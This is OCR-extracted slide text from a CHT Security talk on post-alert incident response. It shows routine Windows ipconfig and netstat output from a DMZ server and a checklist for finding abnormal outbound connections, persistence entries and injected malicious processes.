

中華資安國際
CHT Security

告警處理完畢
後續無任何異常 ...嗎?

曾志強




```
C:\Users\Administrator > systeminfo

    主機名稱：                  Server01
    作業系統版本：              Microsoft Windows Server
    ...

C:\Users\Administrator > ipconfig

    ...
    IPv4 位址                   192.168.8.86  [ DMZ ]
    ...

C:\Users\Administrator > netstat -ano
```



```
C:\Users\Administrator > ipconfig

    ...
    IPv4 位址                  192.168.8.86  [ DMZ ]
    ...

C:\Users\Administrator > netstat -ano

    協定      本機位址          外部位址        狀態           PID
    TCP       0.0.0.0:135       0.0.0.0:0       LISTENING      1400
    TCP       0.0.0.0:443       0.0.0.0:0       LISTENING      4
    TCP       0.0.0.0:445       0.0.0.0:0       LISTENING      4
    TCP       0.0.0.0:3389      0.0.0.0:0       LISTENING      468
    ...
```


⚠



Vender01

192.168.6.66

192.168.8.86


WARNING
WARNING
WARNING
WARNING
WARNING
WARNING
WARNING
WARNING
WARNING
WARNING
DEACTIVATED
DEACTIVATED
VPN
192.168.6.66
192.168.8.86


- 檢查主機是否發起異常的對外的連線與域名查詢
- 檢查主機是否具有異常ASEP內容 (登入啟動、排程、服務、WMI...)
- 檢查主機是否存有惡意檔案或程序注入狀況

192.168.8.86

檢查主機是否發起異常的對外的連線與域名查詢

檢查主機是否具有異常ASEP內容 (登入啟動、排程、服務、WMI...)

檢查主機是否存有惡意檔案或程序注入狀況




檢查主機是否發起異常的對外的連線與域名查詢

後續無任何異常 ...嗎?

192.168.8.86

檢查主機是否存有惡意檔案或程序注入狀況




```
C:\Users\Administrator> ipconfig

    ...
    IPv4 位址                192.168.8.86  [ DMZ ]
    ...

C:\Users\Administrator> netstat -ano

    協定     本機位址          外部位址          狀態           PID
    TCP      0.0.0.0:135       0.0.0.0:0         LISTENING      1400
    TCP      0.0.0.0:443       0.0.0.0:0         LISTENING      4
    TCP      0.0.0.0:445       0.0.0.0:0         LISTENING      4
    TCP      0.0.0.0:3389      0.0.0.0:0         LISTENING      468
    ...
```

BAD Moudle ?

